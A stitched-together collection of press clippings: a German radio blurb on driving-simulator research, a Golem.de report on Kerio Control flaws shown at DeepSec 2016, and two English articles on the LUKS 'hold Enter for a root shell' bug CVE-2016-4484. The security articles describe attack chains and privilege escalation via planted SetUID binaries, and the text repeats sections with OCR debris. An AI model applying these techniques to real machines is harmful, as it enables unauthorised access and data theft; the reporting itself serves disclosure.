2. Das Auto ist in unserer Gesellschaft längst zur Selbstverständlichkeit geworden. Dabei sind mit dem Steuern eines Fahrzeugs auch Schattenseiten verbunden, wie etwa Verkehrsunfälle durch menschliches Versagen oder unnötiger Treibstoffverbrauch durch falsche Fahrweise. Und überhaupt könnten wir die Fahrzeit sinnvoller nutzen, wenn wir nicht mit dem Steuern des Fahrzeugs beschäftigt wären.

Das könnte sich aber ohnehin bald ändern. Nach einer Gesetzesnovelle steht den Tests von selbstfahrenden Fahrzeugen im öffentlichen Straßenverkehr auch in Österreich bald nichts mehr im Weg. Bevor die Vision Roboterauto aber Wirklichkeit wird, gilt es noch einige Fragestellungen zu klären - vor allem, was Komfort und Sicherheit der Verkehrsteilnehmerinnen und Verkehrsteilnehmer betrifft. Ein Thema, mit dem sich eine Gruppe Grazer Wissenschaftlerinnen und Wissenschaftler befasst. Mithilfe eines Fahrsimulators wollen die Grazer Forscher das Zusammenspiel zwischen Mensch und Maschine perfektionieren. Sylvia Sammer hat für Matrix eine Probefahrt gemacht.

Redaktion: Franz Zeller

zurück

Gestaltung: Sarah Kriesche · zur Sendereihe

Kategorie: Wissen

Programm

Mo	Di	Mi	Do	Fr	Sa	So
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30				

Dezember
Gestern
Morgen
Heute
Wissen Downloads

Social Media

Zwei Klicks für mehr Datenschutz: Erst wenn Sie dieses Feld durch einen Klick aktivieren, werden die Buttons aktiv, und Sie können Ihre Empfehlung an Facebook, Twitter und Google+ senden. Schon beim Aktivieren werden Informationen an diese Netzwerke übertragen und dort gespeichert. Näheres erfahren Sie durch einen Klick auf das i.

- nicht mit Facebook verbundenSocial-Media-Dienste aktivieren
- nicht mit Twitter verbunden
- nicht mit Google+ verbunden
- Zwei Klicks für mehr Datenschutz: Erst wenn Sie dieses Feld durch einen Klick aktivieren, werden die Buttons aktiv, und Sie können Ihre Empfehlung an Facebook, Twitter und Google+ senden. Schon beim Aktivieren werden Informationen an diese Netzwerke übertragen und dort gespeichert. Näheres erfahren Sie durch einen Klick auf das i.

http://www.golem.de/news/alte-php-versionen-wenn-deine-sicherheitssoftware-dich-verwundbar-macht-1611-124529.html

ALTE PHP-VERSIONEN:

Wenn deine Sicherheitssoftware dich verwundbar macht

Datum: 17.11.2016

Autor: Hauke Gierow

Deepsec 2016: Sicherheitssoftware macht die Nutzer sicherer - zumindest in der Theorie. Sicherheitsforscher haben gravierende Sicherheitslücken in einer Firewall-Suite von Kerio aufgedeckt - inklusive einer sechs Jahre alten PHP-Version.

Forscher des Unternehmens SEC-Consult haben mehrere Sicherheitslücken in der Sicherheitssuite von Kerio demonstriert. Die Produkte nutzen eine sehr alte Version von PHP, außerdem gibt es mehrere Schwächen im Design der Software. Kerio hat die Sicherheitslücken in der Version 9.1.4 mittlerweile behoben, nur der Webserver läuft weiterhin mit Root-Rechten.

Kerio stellt eine ganze Reihe von sicherheitsrelevanten Produkten her, die unter dem Sammelbegriff Kerio Control zusammengefasst werden. Darunter gibt es als Hardware-Appliance umgesetzte Firewalls, Intrusion-Detection- und Prevention-Systeme (IPS), Anti-Virus-Systeme und VPN. Rund 60.000 Unternehmen sollen nach Angaben des Herstellers Kerio-Produkte nutzen.

Die Sicherheitsforscher René Freingruber und Raschin Tavakoli verwiesen auf der Sicherheitskonferenz Deepsec zunächst darauf, dass viele "Sicherheitsprodukte" selbst zum Teil erhebliche Sicherheitsprobleme aufweisen. Googles Sicherheitsforscher Tavis Ormandy hat zahlreiche Lücken in Virenscannern von Norton, Kaspersky, AVG und Comodo gefunden.

Auch in Produkten der Sicherheitsfirma Fireeye wurden schon mehrfach Sicherheitslücken demonstriert, das Unternehmen ging im vergangenen Jahr gegen einen Sicherheitsforscher juristisch vor, nachdem er seine Erkenntnisse veröffentlichen wollte.

Remote Code Execution im Admin-Interface

Grund genug für die Hacker, sich Produkte des Herstellers Kerio genauer anzuschauen. Kerio verwendet nach

Angaben der SEC-Forscher eine sechs Jahre alte, nicht mehr unterstützte Version von PHP (Version 5.2.13), was zu mehreren Fehlern unter anderem im Speichermanagement führte. Die Forscher fanden außerdem eine Anfälligkeit für Remote Code Execution (RCE) in der Kerio-Control-Administrationsoberfläche.

Um diesen Exploit zu triggern, sind jedoch mehrere Schritte notwendig. Bereits im Jahr 2015 hat der Sicherheitsforscher Raschin Tavakoli eine Anfälligkeit für Cross-Site-Scripting, eine Remote Code Execution und eine SQL-Injektion in den Kerio-Produkten gefunden.

Social Engineering gegen Admins

Kerio hatte zum Zeitpunkt der ersten Untersuchung nach Angaben von René Freingruber von SEC Consult bislang nur eine Anfälligkeit für Cross-Site-Scripting (XSS-Lücke) und die SQL-Injektion geschlossen, die Anfälligkeit für Remote Code Execution besteht nach wie vor. Das Team suchte daher nach einer neuen Möglichkeit, diese Sicherheitslücke über das Internet auszunutzen.

Der Angriff richtet sich gegen die Administrationsoberfläche der Softwaresuite und dort gegen Administrator-Accounts. Um einen erfolgreichen Angriff durchzuführen, wird zunächst die interne IP-Adresse der Firewall benötigt. Dazu stellen die Forscher mehrere Angriffsvektoren vor, unter anderem einen IP Adress Leak durch WebRTC, E-Mail-Header, falsch konfigurierte DNS-Server oder andere Information-Disclosure-Sicherheitslücken. Auch Social Engineering sei möglich.

Im nächsten Schritt soll dann überprüft werden, ob die Firewall tatsächlich unter der angegebenen Adresse läuft. Wegen der Same-Origin-Policy (SOP) können die Hacker ihren Angriffscode nicht direkt ausführen, weil diese die Ausführung von Code blockiert, wenn dieser von einer anderen Quelle stammt. Stattdessen laden sie den Code über einen anderen Kanal (Side-Channel-Angriff), um die SOP zu umgehen. Dazu wird der HTML-Code der eigenen Anfrage um den Wert "'KerioIP KerioIP ':4081/ ':4081/ nonauth nonauth nonauth/gfx /kerio_logo.gif " ergänzt. Wenn Kerio Control auf der entsprechenden IP läuft, wird die Callback-Funktion Kerio_not_alive ausgeführt.

Bash-Skript öffnet Remote-Shell

Nach einem erfolgreichen Exploit kann dann der eigentliche Angriff durchgeführt werden: In der Administrationsoberfläche lassen sich neue Firmware-Images einspielen. Die vom Nutzer angegebenen Images werden nicht auf eine gültige Signatur überprüft. Außerdem enthalten die Images ein Bash-Skript, das vom Angreifer manipuliert werden kann. Über dieses Bash-Skript kann der Angreifer dann eine Remote-Shell öffnen und weitere Angriffe ausführen.

Wer Kontrolle über die Administrationsoberfläche hat, kann natürlich ohnehin großen Einfluss auf das System nehmen. Trotzdem ist dies ein valider Angriffsvektor für einen professionellen Angreifer, der versucht, Nutzerdaten über Social Engineering zu gewinnen.

Die NSA macht verschiedenen Berichten zufolge genau das. Zahlreiche große Hacks in den vergangenen Jahren gingen auf Social Engineering zurück, seien es iCloud-Angriffe gegen Prominente oder Clintons Berater John Podesta.

Schwachstelle aus 2014

Die Hacker nutzten außerdem eine Sicherheitslücke in der verwendeten PHP-Version aus (CVE-2014-3515). Diese basiert auf der veralteten Version 5.2.13 und ermöglicht einfachen Nutzern die Umwandlung selbst kontrollierter Daten mit Hilfe der unserialize()-Funktion. Mit unserialize() werden Datenströme in Objekte umgewandelt, nach Angaben der Sicherheitsforscher eine häufige Quelle von Speicherfehlern.

CVE-2014-3515 nutzt eine Type-Confusion-Sicherheitslücke aus, die dann genutzt wird, um einen Use-After-Free-Speicherfehler zu erzeugen, um schließlich beliebigen Code auszuführen. Bei einer Use-After-Free-Lücke wird ein vom Angreifer kontrollierter Speicherbereich im Programmspeicher (Heap) freigegeben, was dann weitere Angriffe ermöglicht. Bei einer Type-Confusion prüft der Programmcode ein übergebenes Objekt nicht korrekt, Angreifer können hierdurch Speicherbereiche gezielt manipulieren und in einigen Fällen Code ausführen.

Das Sicherheitsproblem liegt in der variablen var_hash. Diese speichert Hashwerte, setzt aber den Reference Count nicht wie nötig hoch. Die Sicherheitsforscher nutzen diese Schwachstelle aus, um zwei Variablen mit gleichem Hashwert zu erzeugen. Das führt dann in einem weiteren Schritt dazu, dass der von der ersten Variable belegte Speicherbereich freigegeben wird.

Der Exploit der Lücke ist nicht trivial, weil Kerio Techniken wie Adress Space Layout Randomization (ASLR) einsetzt, die aber von dem SEC-Team umgangen werden konnten. Mit ASLR werden Objekte in zufällige Speicherbereiche platziert, um Angriffe zu erschweren. In einem letzten Schritt musste der als Read-only markierte Heap-Speicher (Programmspeicher) per Return-Oriented-Programming (ROP) als ausführbar gekennzeichnet werden. Beim ROP wird der Aufrufstack manipuliert, um bestimmten Code auszuführen und Sicherheitstechniken wie die Datenausführungverhinderung (Dep) zu umgehen.

Versionen vor 9.1.4 sind betroffen

Der Hersteller hat einige der Lücken gepatcht. Alle Kerio-Control-Versionen vor Version 9.1.4 sind von den gezeigten Angriffen betroffen. Einige der Probleme betrachte der Hersteller gar nicht erst als Sicherheitslücke, etwa die Tatsache, dass der Webserver als Root läuft und dass Administratorenaccounts für eine Remote Code Execution anfällig seien.

Freingruber und Tavakoli empfahlen Herstellern, gerade von Sicherheitsprodukten, Probleme an der Wurzel zu lösen und nicht nur Symptome zu bearbeiten. Kerio hat auch mit den neuen Updates noch keine neue PHP-Version eingeführt, sondern nur einige Function-Calls entfernt, um den aktuellen Exploit zu verhindern. Damit ist das Unternehmen nicht allein, zahlreiche Anbieter von Enterprise-Software arbeiten mit veralteten Komponenten.

Nachtrag vom 17. November 2016, 14:59 Uhr

Kerio hat uns auf das aktuelle Update 9.1.4 hingewiesen, in dem die beschriebenen Sicherheitslücken geschlossen wurden. Der Webserver läuft weiterhin mit Root-Rechten, dazu teilt das Unternehmen Folgendes mit: "Vor einigen Jahren wurde es als best-practice angesehen, den Zugriff der Server-Applikationen zu beschränken, weil verschiedene Business-Dienste wie Mail, Datenbank und Firewall auf einem Server laufen. Als Sicherheitsfeature hat Kerio sich entschlossen, Kerio Control als eigenständigen Server laufen zu lassen. Ein Administrator wäre mit eingeschränkten Rechten nicht in der Lage, den Dienst sachgemäß zu verwalten." Außerdem solle ein ungesicherter Zugriff auf die Admin-Oberfläche generell unterbunden werden.

Wir haben zu Beginn des Artikels einen Hinweis auf die gefixten Sicherheitslücken eingefügt.

ALTE PHP-VERSIONEN

Wenn deine Sicherheitssoftware dich verwundbar macht

Deepsec 2016 Sicherheitssoftware macht die Nutzer sicherer - zumindest in der Theorie. Sicherheitsforscher haben gravierende Sicherheitslücken in einer Firewall-Suite von Kerio aufgedeckt - inklusive einer sechs Jahre alten PHP-Version.

Kerio-Control hat mehrere Sicherheitslücken, einige sind gepatcht. (Bild: Kerio)

Forscher des Unternehmens SEC-Consult haben mehrere Sicherheitslücken in der Sicherheitssuite von Kerio demonstriert. Die Produkte nutzen eine sehr alte Version von PHP, außerdem gibt es mehrere Schwächen im Design der Software. Einige der Lücken sind bis heute nicht gepatcht und werden auch in Zukunft vermutlich nicht geschlossen.

Kerio stellt eine ganze Reihe von sicherheitsrelevanten Produkten her, die unter dem Sammelbegriff Kerio Control zusammengefasst werden. Darunter gibt es als Hardware-Appliance umgesetzte Firewalls, Intrusion-Detection- und Prevention-Systeme (IPS), Anti-Virus-Systeme und VPN. Rund 60.000 Unternehmen sollen nach Angaben des Herstellers Kerio-Produkte nutzen.

Der Sicherheitsforscher René Freingruber verwies auf der Sicherheitskonferenz Deepsec zunächst darauf, dass viele *"Sicherheitsprodukte"* selbst zum Teil erhebliche Sicherheitsprobleme aufweisen. Googles Sicherheitsforscher Tavis Ormandy hat zahlreiche Lücken in Virenscannern von Norton, Kaspersky, AVG und Comodo gefunden.

Auch in Produkten der Sicherheitsfirma Fireeye wurden schon mehrfach Sicherheitslücken demonstriert, das Unternehmen ging im vergangenen Jahr gegen einen Sicherheitsforscher juristisch vor, nachdem er seine Erkenntnisse veröffentlichen wollte.

Remote Code Execution im Admin-Interface

Grund genug für die Hacker, sich Produkte des Herstellers Kerio genauer anzuschauen. Kerio verwendet nach Angaben der SEC-Forscher eine sechs Jahre alte, nicht mehr unterstützte Version von PHP (Version 5.2.13), was zu mehreren Fehlern unter anderem im Speichermanagement führte. Die Forscher fanden außerdem eine Anfälligkeit für Remote Code Execution (RCE) in der Kerio-Control-Administrationsoberfläche.

Um diesen Exploit zu triggern, sind jedoch mehrere Schritte notwendig. Bereits im Jahr 2015 hat der Sicherheitsforscher Raschin Tavakoli eine Anfälligkeit für Cross-Site-Scripting, eine Remote Code Execution und eine SQL-Injektion in den Kerio-Produkten gefunden.

1 2 3 >

Artikel: ALTE PHP-VERSIONEN
Wenn deine Sicherheitssoftware dich verwundbar macht
Inhalt:
- Social Engineering gegen Admins
- Schwachstelle aus 2014

Datum: 17.11.2016, 10:38
Autor: Hauke Gierow
Themen: Firewall, Anti-Virus, NSA, PHP, Programmiersprache, SQL, Server-Applikationen, Sicherheitslücke, WebRTC, iCloud

Social Engineering gegen Admins

Kerio hatte zum Zeitpunkt der ersten Untersuchung nach Angaben von René Freingruber von SEC Consult bislang nur eine Anfälligkeit für Cross-Site-Scripting (XSS-Lücke) und die SQL-Injektion geschlossen, die Anfälligkeit für Remote Code Execution besteht nach wie vor. Das Team suchte daher nach einer neuen Möglichkeit, diese Sicherheitslücke über das Internet auszunutzen.

Der Angriff richtet sich gegen die Administrationsoberfläche der Softwaresuite und dort gegen Administrator-Accounts. Um einen erfolgreichen Angriff durchzuführen, wird zunächst die interne IP-Adresse der Firewall benötigt. Dazu stellen die Forscher mehrere Angriffsvektoren vor, unter anderem einen IP Adress Leak durch WebRTC, E-Mail-Header, falsch konfigurierte DNS-Server oder andere Information-Disclosure-Sicherheitslücken. Auch Social Engineering sei möglich.

Im nächsten Schritt soll dann überprüft werden, ob die Firewall tatsächlich unter der angegebenen Adresse läuft. Wegen der Same-Origin-Policy (SOP) können die Hacker ihren Angriffscode nicht direkt ausführen, weil diese die Ausführung von Code blockiert, wenn dieser von einer anderen Quelle stammt. Stattdessen laden sie den Code über einen anderen Kanal (Side-Channel-Angriff), um die SOP zu umgehen. Dazu wird der HTML-Code der eigenen Anfrage um den Wert "'KerioIP KerioIP ':4081/ ':4081/ nonauth nonauth nonauth/gfx /kerio_logo.gif " ergänzt. Wenn Kerio Control auf der entsprechenden IP läuft, wird die Callback-Funktion Kerio_not_alive ausgeführt.

Bash-Skript öffnet Remote-Shell

Nach einem erfolgreichen Exploit kann dann der eigentliche Angriff durchgeführt werden: In der Administrationsoberfläche lassen sich neue Firmware-Images einspielen. Die vom Nutzer angegebenen Images werden nicht auf eine gültige Signatur überprüft. Außerdem enthalten die Images ein Bash-Skript, das vom Angreifer manipuliert werden kann. Über dieses Bash-Skript kann der Angreifer dann eine Remote-Shell öffnen und weitere Angriffe ausführen.

Wer Kontrolle über die Administrationsoberfläche hat, kann natürlich ohnehin großen Einfluss auf das System nehmen. Trotzdem ist dies ein valider Angriffsvektor für einen professionellen Angreifer, der versucht, Nutzerdaten über Social Engineering zu gewinnen.

Die NSA macht verschiedenen Berichten zufolge genau das. Zahlreiche große Hacks in den vergangenen Jahren gingen auf Social Engineering zurück, seien es iCloud-Angriffe gegen Prominente oder Clintons Berater John Podesta.

< 1 2 3 >

Kerio-Control hat mehrere Sicherheitslücken, einige sind gepatcht. (Bild: Kerio)

Artikel: ALTE PHP-VERSIONEN
Wenn deine Sicherheitssoftware dich verwundbar macht

Inhalt:
- Social Engineering gegen Admins
- Schwachstelle aus 2014

Datum: 17.11.2016, 10:38

Schwachstelle aus 2014

Die Hacker nutzten außerdem eine Sicherheitslücke in der verwendeten PHP-Version aus (CVE-2014-3515). Diese basiert auf der veralteten Version 5.2.13 und ermöglicht einfachen Nutzern die Umwandlung selbst kontrollierter Daten mit Hilfe der unserialize()-Funktion. Mit unserialize() werden Datenströme in Objekte umgewandelt, nach Angaben der Sicherheitsforscher eine häufige Quelle von Speicherfehlern.

CVE-2014-3515 nutzt eine Type-Confusion-Sicherheitslücke aus, die dann genutzt wird, um einen Use-After-Free-Speicherfehler zu erzeugen, um schließlich beliebigen Code auszuführen. Bei einer Use-After-Free-Lücke wird ein vom Angreifer kontrollierter Speicherbereich im Programmspeicher (Heap) freigegeben, was dann weitere Angriffe ermöglicht. Bei einer Type-Confusion prüft der Programmcode ein übergebenes Objekt nicht korrekt, Angreifer können hierdurch Speicherbereiche gezielt manipulieren und in einigen Fällen Code ausführen.

Das Sicherheitsproblem liegt in der variablen var_hash. Diese speichert Hashwerte, setzt aber den Reference Count nicht wie nötig hoch. Die Sicherheitsforscher nutzen diese Schwachstelle aus, um zwei Variablen mit gleichem Hashwert zu erzeugen. Das führt dann in einem weiteren Schritt dazu, dass der von der ersten Variable belegte Speicherbereich freigegeben wird.

Der Exploit der Lücke ist nicht trivial, weil Kerio Techniken wie Adress Space Layout Randomization (ASLR) einsetzt, die aber von dem SEC-Team umgangen werden konnten. Mit ASLR werden Objekte in zufällige Speicherbereiche platziert, um Angriffe zu erschweren. In einem letzten Schritt musste der als Read-only markierte Heap-Speicher (Programmspeicher) per Return-Oriented-Programming (ROP) als ausführbar gekennzeichnet werden. Beim ROP wird der Aufrufstack manipuliert, um bestimmten Code auszuführen und Sicherheitstechniken wie die Datenausführungverhinderung (Dep) zu umgehen.

Versionen vor 9.1.4 sind betroffen

Der Hersteller hat einige der Lücken gepatcht. Alle Kerio-Control-Versionen vor Version 9.1.4 sind von den gezeigten Angriffen betroffen. Einige der Probleme betrachte der Hersteller gar nicht erst als Sicherheitslücke, etwa die Tatsache, dass der Webserver als Root läuft und dass Administratorenaccounts für eine Remote Code Execution anfällig seien.

Freingruber und Tavakoli empfahlen Herstellern, gerade von Sicherheitsprodukten, Probleme an der Wurzel zu lösen und nicht nur Symptome zu bearbeiten. Kerio hat auch mit den neuen Updates noch keine neue PHP-Version eingeführt, sondern nur einige Function-Calls entfernt, um den aktuellen Exploit zu verhindern. Damit ist das Unternehmen nicht allein, zahlreiche Anbieter von Enterprise-Software arbeiten mit veralteten Komponenten.

Nachtrag vom 17. November 2016, 14:59 Uhr

Kerio hat uns auf das aktuelle Update 9.1.4 hingewiesen, in dem die beschriebenen Sicherheitslücken geschlossen wurden. Der Webserver läuft weiterhin mit Root-Rechten, dazu teilt das Unternehmen Folgendes mit: *"Vor einigen Jahren wurde es als best-practice angesehen, den Zugriff der Server-Applikationen zu beschränken, weil verschiedene Business-Dienste wie Mail, Datenbank und Firewall auf einem Server laufen. Als Sicherheitsfeature hat Kerio sich entschlossen, Kerio Control als eigenständigen Server laufen zu lassen. Ein Administrator wäre mit eingeschränkten Rechten nicht in der Lage, den Dienst sachgemäß zu verwalten."* Außerdem solle ein ungesicherter Zugriff auf die Admin-Oberfläche generell unterbunden werden.

Wir haben zu Beginn des Artikels einen Hinweis auf die gefixten Sicherheitslücken eingefügt. ▪

< 1 2 3

Kerio-Control hat mehrere Sicherheitslücken, einige sind gepatcht. (Bild: Kerio)

Artikel: ALTE PHP-VERSIONEN
Wenn deine Sicherheitssoftware dich verwundbar macht

Inhalt:
- Social Engineering gegen Admins
- Schwachstelle aus 2014

Datum: 17.11.2016, 10:38

Autor: Hauke Gierow

Themen: Firewall, Anti-Virus, NSA, PHP,

https://www.grahamcluley.com/holding-enter-key-smash-linuxs-defenses/

Holding down the Enter key can smash through Linux's defenses

Gone in (a little more than) 60 seconds…

Datum: 17.11.2106

Autor: David Bisson

An attacker can abuse a vulnerability to launch a shell with root privileges on most Linux machines just by holding the 'Enter' key for 70 seconds.

Researchers Hector Marco & Ismael Ripoll unveiled the bug (CVE-2016-4484) in their presentation "Abusing LUKS to Hack the System" at the DeepSec 2016 security conference.

The flaw is no laughing matter, as Marco notes in a blog post:

"This vulnerability allows to obtain a root initramfs shell on affected systems. The vulnerability is very reliable because it doesn't depend on specific systems or configurations. Attackers can copy, modify or destroy the hard disc as well as set up the network to exflitrate data. This vulnerability is specially serious in environments like libraries, ATMs, airport machines, labs, etc, where the whole boot process is protect (password in BIOS and GRUB) and we only have a keyboard or/and a mouse."

CVE-2016-4484 resides in Cryptsetup, a utility which is responsible for implementing disk encryption. More specifically, it's found in a script that unlocks the system partition when the partition is ciphered using LUKS (Linux Unified Key Setup). The vulnerable script file is responsible for a password check.

Here's how it works. When you install a Linux OS like Debian or Ubuntu, you are prompted to encrypt the installation.For security purposes, you should encrypt the disk. But there's a problem: the script file /scripts/local-top/cryptroot doesn't handle the check for a single password that protects the system and swap partitions.

The booting scripts in essence tries to mount the "failing" device a total of 30 times. Each time boot fails, a user is given three additional chances to supply a password. That means they have a total of 93 password guesses to get it right.

Or not. Marco explains:

"But the real problem happens when the maximum number of trials for transient hardware faults is reached (30 times for non ppc systems), line 114 at function local_device_setup(). In this case, the top level script is not aware of the root cause of the fault and drops a shell (busybox) to the user, line 124.

The panic() function (see below) tries to insert additional drivers and runs a shell..."The attacker just have to press and keep pressing the [Enter] key at the LUKS password prompt until a shell appears, which occurs after 70 seconds approx."

So what does that root shell? On its own, it doesn't allow an attacker to decrypt the disk. But an attacker could copy the disk to an external drive and brute-force it there.
They could also simply delete all of the disk's information or abuse the unencrypted boot partition to store an executable that they could leverage to escalate privileges at a later time.
In most cases, an attacker would need the ability to access the console and to initiate a reboot on the target machine in order to exploit this vulnerability, though there are some situations (i.e. cloud environments) where remote exploitation could be possible.With that being said, it's important that users plug their vulnerable machines by applying a fix or workaround.

For more information, please be sure to read Hector Marco's blog post.

Holding down the Enter key can smash through Linux's defenses

Gone in (a little more than) 60 seconds…

David Bisson | November 17, 2016 8:21 am | Filed under: **Encryption**, **Linux**, **Vulnerability** | 10

An attacker can abuse a vulnerability to launch a shell with root privileges on most Linux machines just by holding the 'Enter' key for 70 seconds.

Researchers Hector Marco & Ismael Ripoll unveiled the bug (CVE-2016-4484) in their presentation "Abusing LUKS to Hack the System" at the DeepSec 2016


security conference.

The flaw is no laughing matter, as Marco **notes in a blog post**:

> "This vulnerability allows to obtain a root initramfs shell on affected systems. The vulnerability is very reliable because it doesn't depend on specific systems or configurations. Attackers can copy, modify or destroy the hard disc as well as set up the network to exflitrate data. This vulnerability is specially serious in environments like libraries, ATMs, airport machines, labs, etc, where the whole boot process is protect (password in BIOS and GRUB) and we only have a keyboard or/and a mouse."

CVE-2016-4484 resides in Cryptsetup, a utility which is responsible for implementing disk encryption. More specifically, it's found in a script that unlocks the system partition when the partition is ciphered using LUKS (Linux Unified Key Setup). The vulnerable script file is responsible for a password check.

Here's how it works. When you install a Linux OS like Debian or Ubuntu, you are prompted to encrypt the installation.



For security purposes, you should encrypt the disk. But there's a problem: the script file `/scripts/local-top/cryptroot` doesn't handle the check for a single password that protects the system and swap partitions.

The booting scripts in essence tries to mount the "failing" device a total of 30 times. Each time boot fails, a user is given three additional chances to supply a

password. That means they have a total of 93 password guesses to get it right.

Or not. Marco explains:

> "But the real problem happens when the maximum number of trials for transient hardware faults is reached (30 times for non ppc systems), line 114 at function `local_device_setup()`. In this case, the top level script is not aware of the root cause of the fault and **drops a shell** (busybox) to the user, line 124. The `panic()` function (see below) tries to insert additional drivers and runs a shell...
>
> "The attacker just have to press and keep pressing the [Enter] key at the LUKS password prompt until a shell appears, which occurs after 70 seconds approx."

```
97          while true; do
98              sleep 1
            # local_block() calls to setup_mapping() 30 times,
            # trying to unlock LUKS root filesystem.
99              local_block "${dev_id}"
100             if real_dev=$(resolve_device "${dev_id}") &&
101               get_fstype "${real_dev}" >/dev/null; then
102                 wait_for_udev 10
103                 log_end_msg 0
104                 break
105             fi
106             slumber=$(( ${slumber} - 1 ))
107             if [ ${slumber} -eq 0 ]; then
108                 log_end_msg 1 || true
109                 break
110             fi
111         done
112     fi
113
114     # We've given up, but we'll let the user fix matters if they can
115     while ! real_dev=$(resolve_device "${dev_id}") ||
116         ! get_fstype "${real_dev}" >/dev/null; do
117         echo "Gave up waiting for ${name} device.  Common problems:"
118         echo " - Boot args (cat /proc/cmdline)"
119         echo "   - Check rootdelay= (did the system wait long enough?)"
120         if [ "${name}" = root ]; then
121             echo "   - Check root= (did the system wait for the right device?)"
122         fi
123         echo " - Missing modules (cat /proc/modules; ls /dev)"
124         panic "ALERT!  ${dev_id} does not exist.  Dropping to a shell!"
125     done
126
127     DEV="${real_dev}"
128 }
```

So what does that root shell? On its own, it doesn't allow an attacker to decrypt the disk. But an attacker could copy the disk to an external drive and brute-

force it there.

They could also simply delete all of the disk's information or abuse the unencrypted boot partition to store an executable that they could leverage to escalate privileges at a later time.


In most cases, an attacker would need the ability to access the console and to initiate a reboot on the target machine in order to exploit this vulnerability, though there are some situations (i.e. cloud environments) where remote exploitation could be possible.

With that being said, it's important that users plug their vulnerable machines by applying a **fix or workaround**.


For more information, please be sure to read Hector Marco's **blog post**.

Tags: **encryption**, **linux**, **vulnerability**

You might also like



48 characters enough to crash most Linux distros, says sysadmin



The GHOST vulnerability: what you need to know

Juniper says it will remove flawed cryptographic code from its software

Anti-virus products, security devices affected by 7-Zip flaws

About the author, David Bisson

David Bisson is an infosec news junkie and security journalist. He works as Contributing Editor for Graham Cluley Security News,

http://www.blackhillsinfosec.com/?p=5440

BHIS HOW-TO, INDUSTRY, NEWS, TECHNICAL,DEEPSEC16, ENCRYPTION, ENTER KEY, ENTER SESAME, LINUX, LUKS 0 COMMENTS

Two Button PWNage

Datum:17.11.2016
Autor:Logan Lembke

In the security industry, we love our encryption. However sometimes, the complexity introduced by encryption can bite us down the road. A serious case of this was announced last Friday (November 11th) at DeepSec 2016 in Vienna.

CVE-2016-4484: After powering on most Linux computers with hard drive encryption enabled (LUKS), you can make your way into a root shell by simply holding down the enter key.

Alright that sounds bad, and it is. However, the shell you are presented with is severely stripped down, and the encrypted disks remain encrypted. Thankfully, this means a would-be attacker would not be able to access most of the data on the system.

However, the authors of the finding, Hector Marco and Ismael Ripoll, are quick to point out that the vulnerability is still useful for nefarious activities such as

Elevation of privilege: Since the boot partition is typically not encrypted:

It can be used to store an executable file with the bit SetUID enabled. Which can later be used to escalate privileges by a local user.

If the boot is not secured, then it would be possible to replace the kernel and the initrd image.

Information disclosure: It is possible to access all the disks. Although the system partition is encrypted it can be copied to an external device, where it can be later be brute forced. Obviously, it is possible to access non-encrypt-

ed information in other devices.

Denial of service: The attacker can delete the information on all the disks.

(Quoted from http://hmarco.org/bugs/CVE-2016-4484/CVE-2016-4484_cryptsetup_initrd_shell.html)

How do I fix the issue?

Sadly, this bug occurs in several different code bases, making it harder to remedy. On Debian based systems, this problem exists in the cryptsetup package, and on RHEL based systems, the problem lies in the dracut package. At the time of this writing, I have not heard whether or not mkinitcpio based systems are affected.

On Debian based systems, the error is caused by an off by one error in the cryptroot shell script which is packaged with cryptsetup. Marco and Ripoll explain the error here. (link to http://hmarco.org/bugs/CVE-2016-4484/CVE-2016-4484_cryptsetup_initrd_shell.html) An official patch has been rolled out to Debian's unstable and testing repositories, but the patch has not been pushed through to the stable branch. Additionally, Ubuntu has yet to push through a patch to any of their repositories.

While you wait for the official patch, you can protect your system running the following script based on the fix suggested by Marco and Ripoll.

CVE-2016-4484-Debian-Fix

Unfortunately, I cannot provide a fix for dracut on RHEL based systems. Dracut is an event based tool used to generate the initial ram disk used when booting up your Linux system, and I am not very familiar with its code base. However, the fix is likely to be simple, but after looking through the code, I did not quickly notice how to fix it.

In the meantime, checkout the progress being made on official patches here:

Debian: https://packages.qa.debian.org/c/cryptsetup.html

Ubuntu: https://people.canonical.com/~ubuntu-security/cve/2016/CVE-2016-4484.html

RHEL: https://access.redhat.com/security/cve/cve-2016-4484

Dracut: http://git.kernel.org/cgit/boot/dracut/dracut.git/

Who cares about a vulnerability which requires physical access?

While exploiting this vulnerability requires physical access, it is still lethal in a virtual environment. Imagine an attacker is stalking your hypervisor. With this vulnerability, the attacker has an easy way to elevate their privileges on an encrypted virtual machine.

The attacker waits until the virtual machine is powered off, jumps into the root shell, mounts the unencrypted boot partition, loads some programs onto it, sets the sticky bit on the programs, shuts down the virtual machine, and waits until someone logs back into it. Now, all the attacker has to do is run the programs they loaded into the boot partition in order to obtain root access.

The commands used to execute this attack would look something like this:
